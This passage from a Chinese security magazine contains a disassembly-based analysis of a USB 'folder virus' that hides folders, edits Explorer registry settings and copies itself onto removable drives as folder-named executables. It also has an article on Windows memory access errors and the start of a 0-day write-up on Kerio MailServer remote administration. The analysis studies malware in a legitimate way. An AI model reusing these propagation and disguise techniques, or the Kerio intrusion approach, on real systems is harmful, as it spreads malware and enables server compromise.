004010B6   lea   eax, [ebp-404]  ; |
004010BC   push  eax   ; |dir
004010BD   lea   eax, [ebp-4]  ; |
004010C0   push  eax   ; |drive
004010C1   lea   eax, [ebp-104]  ; |
004010C7   push  eax   ; |path
004010C8   call  [<&MSVCRT._splitpath>] ; \_splitpath
```

GetModuleFileNameA取得病毒当前的模块名，在本例中，病毒程序的完整路径为C:\hello.exe，而_splitpath可以将完整路径分解为驱动器盘符、路径符、文件名和扩展名四部分，故结果为C、"\"、hello和exe，病毒以此拼接出其伪装的目录为C:\hello。

目录找到了，就可以准备打开文件夹，施行障眼法了。由00401128返回之后，随后的三个strcat构造了打开目录的命令行参数""""explorer.exe"" C:\hello"，该参数由WinExec使用，此时的调用堆栈如下，打开伪装的文件夹，障眼法实施成功。

```
WinExec
CmdLine = """explorer.exe"" C:\hello"
\ShowState = SW_SHOWNORMAL
```

WinExec执行失败时，会弹出找不到路径的消息框，如图2所示。如果此框弹出，那不明摆着"此地无银三百两"吗？因此，为了不因路径无效而暴露身份，病毒在WinExec之前还做了一个路径有效性的判断工作，由004014F9处的call 004010E3完成。该函数其内部调用了FindFirstFileA，判断路径是否存在，存在则继续WinExec，否则跳过。




图2

有了这个判断操作，即便路径是无效的，也不会暴露身份。乍一看是相当完美了，但还是有点小瑕疵。若病毒是位于多级目录当中，例如C:\1\2\hello.exe，病毒仍然只能拼接得到C:\hello的文件夹。因此病毒在当前路径下是不能打开对应目录的，如若C:\hello确实存在，打开了不应该打开的目录，是否也是一种身份的暴露呢？

修改注册表

修改注册表的代码位于00401519处调用的004023DD函数里。要玩转注册表无外乎RegOpenKeyExA、RegSetValueExA和RegCloseKey等几个函数和若干参数的组合，调用的方法大同小异，我想在此应该不用赘述了。该病毒修改的是"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced"下的"Hidden"、"HideFileExt"和"ShowSuperHidden"三个键值，分别对应三种功能。修改之后系统隐藏了文件的扩展名，而且在资源管理器中无法查看隐藏文件，这是为病毒的传播和伪装做准备。至于其具体其怎么传播、怎么伪装，下一节我们再具体分解。

传播与伪装

该病毒在表面上将所有文件加上.exe的后缀，其实只是针对移动磁盘设备而进行的，例如U盘、移动硬盘等都是其感染的目标，而本机的硬盘则不在感染的危险范围之内。我们在分析时是故意将病毒文件拷贝到本地硬盘来运行，这一点请大家不要误解。

为了区分磁盘设备的类型，就需要启动一个循环，枚举计算机连接的所有驱动器，用的是GetDriveTypeA函数，以盘符作为参数，当返回值为2时即为搜索的目标——移动磁盘设备。

```
004023B2   mov    al, bl
004023B4   add    al, 44
004023B6   mov    [ebp-C], al
004023B9   lea    eax, [ebp-C]
004023BC   push   eax     ; /RootPathName
004023BD   call   [<&KERNEL32.GetDriveTypeA>]
; \GetDriveTypeA
004023C3   dec    eax
004023C4   dec    eax
004023C5   je     short 004023CA
004023C7   dec    eax
004023C8   jnz    short 004023D4
004023CA   lea    eax, [ebp-C]
004023CD   push   eax
004023CE   call   0040222C
004023D3   pop    ecx
004023D4   inc    ebx
004023D5   cmp    ebx, 0A
004023D8   jl     short 004023B2
```

找到之后执行了一系列的操作，在0040222C函数里。简而言之就是枚举移动磁盘上的所有文件，遇到文件夹类型的，就开始邪恶的感染动作。这里的枚举操作仍然是一个循环，以"E:*"(E为移动设备盘符)为参数，由FindFirstFileA开始循环调用FindNextFileA，找到文件夹，感染的最后一步在00402137的函数里完成，部分代码如下。

```
00402137push ebp
00402138mov  ebp, esp
...
004021B8 call [<&MSVCRT._splitpath>] ; \_splitpath
004021BE    lea   eax, [ebp-40C]
004021C4    push  eax         ; /src
004021C5    lea   eax, [ebp-108]   ; |
004021CB    push  eax    ; |dest
004021CC    call  <jmp.&MSVCRT.strcat> ; \strcat
004021D1    lea   eax, [ebp-108]
004021D7    push  00410108  ; /src = ".exe"
004021DC    push  eax    ; |dest
004021DD    call <jmp.&MSVCRT.strcat> ; \strcat
004021E2    add   esp, 44
004021E5    push 3 ; /FileAttributes =
READONLY|HIDDEN
004021E7    push  dword ptr [ebp+8]  ; |FileName
004021EA    call [<&KERNEL32.SetFileAttributesA>]
; \SetFileAttributesA
...
0040220A    push  esi   ; /BufSize
0040220B    push  eax   ; |PathBuffer
0040220C    push  edi   ; |hModule
0040220D    call     [<&KERNEL32.
GetModuleFileNameA>] ; \GetModuleFileNameA
00402213lea   eax, [ebp-108]
00402219push  edi     ; /FailIfExists
0040221A    push  eax   ; |NewFileName
0040221B    lea   eax, [ebp-30C]       ; |
00402221    push  eax   ; |ExistingFileName
00402222    call   [<&KERNEL32.CopyFileA>] ; \
CopyFileA
00402228    pop   edi
00402229    pop   esi
0040222A    leave
0040222B    retn
```

_splitpath将完整路径分割出各部分之后，这里取得的是文件名，也就是文件夹的名字。后面的strcat合成了新的文件名XXXX.exe。注意病毒对原来的文件夹做了一些处理，并没有删除，而是将原来的文件夹属性设为"只读且隐藏"。随后GetModuleFileNameA取得了当前运行的病毒程序实例的模块句柄，CopyFileA将C:\hello.exe复制到移动磁盘的当前目录下，并改名为刚刚用strcat合成的XXXX.exe。最后程序返回，接着修改下一个枚举到的目录，直至枚举结束。

至此，我想病毒感染的思路已经基本清楚了。它将原文件夹隐藏，再将自身改名复制到移动磁盘。该病毒PE文件中的资源属性显示其具有一个文件夹的图标，在系统当前无法查看文件扩展名和隐藏文件的情况下，改名后具有文件夹同样图标的病毒程序自然就滥竽充数了。

合为一体

上述3个步骤中，前两个相对简单，后面的相对繁琐，然而我们却很难说这3个步骤谁重要谁不重要。因为其中只要有一环缺失，病毒伪装感染的目的就不可能实现。我们实际让病毒运行起来，来看看它的效果。起始时，U盘里的文件和目录如图3所示。




图3

运行病毒程序之后，恢复了系统查看扩展名和隐藏文件的能力，U盘里的文件如图4所示。文件没有变动，唯有文件夹变成了隐藏的，还多了一些同名但是带.exe后缀的可执行文件，这些文件都是病毒程序，在其修改了注册表之后，不查看属性的话表现得和文件夹一模一样。当不知情的用户双击其中一个exe，首先执行的是第一部分打开文件夹的操作，也就是打开其对应的隐藏的文件夹，然后是修改注册表，最后再感染连接到本机的所有移动设备。当然，这个过程随着U盘连接到下一台机器时不断重复。





图4

小结

到这里，我们对这个文件夹病毒的分析就要告一段落了，现在看来它的传播似乎是利用了操作系统的缺陷和人们的轻心大意所致。这样的病毒和以往一些造成广泛传播和巨大破坏的相比，算是比较弱小的了，既没有自我防护的措施，还要等着用户的单击，完全被动地运行。然而，即便它从某种程度上说技术含量并不高，但谁又能保证它造成的破坏会很小呢？今天的病毒木马不完全是那些电脑天才的产物，更多的是找到了人们使用电脑方面的疏忽和漏洞，才让这些恶意程序有机可乘。最后还是回到技术上来，就毒论毒，这个文件夹病毒确实也算是现在病毒编写方式的一种体现吧！

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：汇编
关键词：内存错误、内存管理



浅析“内存不能为read/written”

文/ woosheep

内存错误并不罕见，而某某处“内存不能为read/written”，则更为常见。错误产生的原因主要分为硬件和软件两种，硬件原因通常与内存条和主板的内存插槽有关，而软件原因则是与Windows操作系统的设计架构有关。

我们知道，基于x86架构的计算机，是根据冯·诺依曼提出的体系搭建的，其特点之一就包括运行代码和运算数据共享同一片内存空间。从效率的角度看，可以减少I/O以及调度的开销，简化了执行流，这对计算机的性能是一大提高，但从操作系统安全的角度来看，就无疑是一场灾难，因为数据和代码事实上只存在逻辑上的区别，精心设计的植入数据完全可以用于运行，改变程序逻辑，从而危害系统安全。

然而这个不安全隐患又没办法从硬件级别解决，于是现代的操作系统，例如Windows和Linux，都提出了软件级别的解决方案，方法是给内存赋予属性，包括可读(READ)、可写(WRITE)以及可执行(EXECUTE)等。Windows对于内存的属性设置，我们可以通过申请内存的API——VirtualAlloc来查看，VirtualAlloc的C声明是：

```
LPVOID VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect )
```

其中第四个参数flProtect就是用来设定申请内存的属性，也叫内存的访问类别，常见的有PAGE_READONLY(只读)，通常保存程序中的常量会使用该属性；一般的数据则会设置为PAGE_READWRITE(可读写)，而代码则会设置成PAGE_EXECUTE_READ(可读壳执行)。这样，Windows就通过自身的内存管理，实现了基本的数据与代码的隔离，当程序一旦对不包含写属性的内存区域尝试写操作，就会报出“内存不能为written”的错误。

以下示例代码将会导致“内存不能为written”的错误：

```
#include <windows.h>
main()
```

```
{
    BYTE * p = (BYTE *)VirtualAlloc(NULL, 4,
MEM_RESERVE | MEM_COMMIT, PAGE_READONLY);
    *p = 1;
}
```

然而，从上面的内存属性设置来看，基本都包括了读的属性(至少也是PAGE_READONLY)，为什么还会有"内存不能为read" 的错误呢?这是因为Windows的内存分为用户内存空间和系统内存空间两种，通常各为2GB大小。用户内存空间用来运行用户程序以及所需的系统dll，每个用户进程都有自己"独享"的用户空间，即所谓的进程隔离，除非调用了API，否则一条用户进程无法对另一条用户进程的内存进行任何操作，甚至无法"看到"。而系统空间则用来运行Windows内核以及驱动等系统组件，其中的代码都在Ring0下执行，具有极高的执行权限，并且都共享同一片内存，没有进程隔离的概念，这也是为什么我们可以通过编写的驱动类程序直接修改Windows内核的代码。

显然，为了保证Windows系统的正常运行和安全，系统空间是不能让用户空间的代码随随便便就进行访问的，CPU在运行用户空间的代码时，是处在Ring3级别，是无法对处在Ring0级别的内存做任何操作，包括读操作。因此，如果程序一旦尝试读取高于2G的内存空间(即内存地址高于0x7FFFFFFFY)，就会报出"内存不能为read"的错误了。

以下示例代码将会导致"内存不能为read"的错误：


```
#include <windows.h>
main()
{
    BYTE * p = (BYTE *)0x80000000;
    if(*p)
      for(;;);
}
```

可能细心的读者会发现，两个错示例代码都使用了指针。实际编程中，由于指针所引用的内存地址并没有合适的权限(有时会戏称为"野指针")导致程序报错崩溃，确实是导致"内存不能"错误的主要病因之一，这也是为什么教科书要反复强调指针的规范使用问题。在我们遇到"内存不能"错误时，指针也应该是需要重点排查的对象。

此外，有些程序作者会利用以上的特性，例如在输入错误的注册码后，故意将某处指针引用成会发生错误的地址。这正好说明了一句话：现象是客观存在的，关键是看你怎样去利用。

前置知识:无
关键词:漏洞、Kerio MailServer、信息泄露漏洞

Kerio MailServer 远程管理 访问服务器任意文件漏洞



文/图 爱无言

一般来说,当我们试图对某一个服务器做一次渗透攻击的时候,会采用很多方法从不同的途径进入或者获取服务器上的数据信息。除去针对服务器上Web应用程序的入侵,我们大部分时候还会借助服务器本身采用的某些功能软件来实现入侵渗透工作。操作系统级别的漏洞确实很难被发现,即使一些被公布的漏洞也是N年前的,难以利用。为此,处于第三方的服务器应用软件就成了入侵服务器最好的跳板。

但我们在借助第三方服务器应用软件入侵这个过程中还是会面对一种窘境:就是我们虽然拿到了第三方服务器应用软件的管理权限,却发现只能用这个管理用户去管理第三方服务器应用软件的配置等,丝毫不能获得服务器本身的任何数据信息。这个时候,我们就需要认真地发掘一下如何通过管理第三方服务器应用软件能够"管理"到真正的服务器系统上。

本文给大家带来的这个漏洞就是一个通过管理第三方服务器应用软件能够"管理"到真正的服务器系统上的安全漏洞,也是一个0Day漏洞。主角是非常著名的邮件系统服务软件Kerio MailServer,测试的版本为6.7.3。

经过多个版本的升级,Kerio MailServer在处理一些严重的安全漏洞上已经是相当注意防范了。我在通过一些简单的脚本测试该款邮件系统服务软件时,确实没有发现什么傻瓜化的溢出漏洞,于是打算读一读Kerio MailServer的帮助文档,以便全面了解该软件的使用功能,这也是发掘软件安全漏洞的一个基础。

在阅读帮助文档的过程中,发现Kerio MailServer采用了远程管理模式,也就是说,Kerio MailServer的管理可以通过该软件提供的一个应用软件来实现远程配置,这也是现在流行的一种管理模式。除去Web方式,应用软件直连是非常简便易操作的管理模式。Kerio MailServer在安装过程中,会同时安装服务软件本身和管理客户端。成功安装后会在系统的右下角出现一个信封标志,双击此标志就会出现管理客户端,即所谓的Kerio Administration Console,如图1所示。

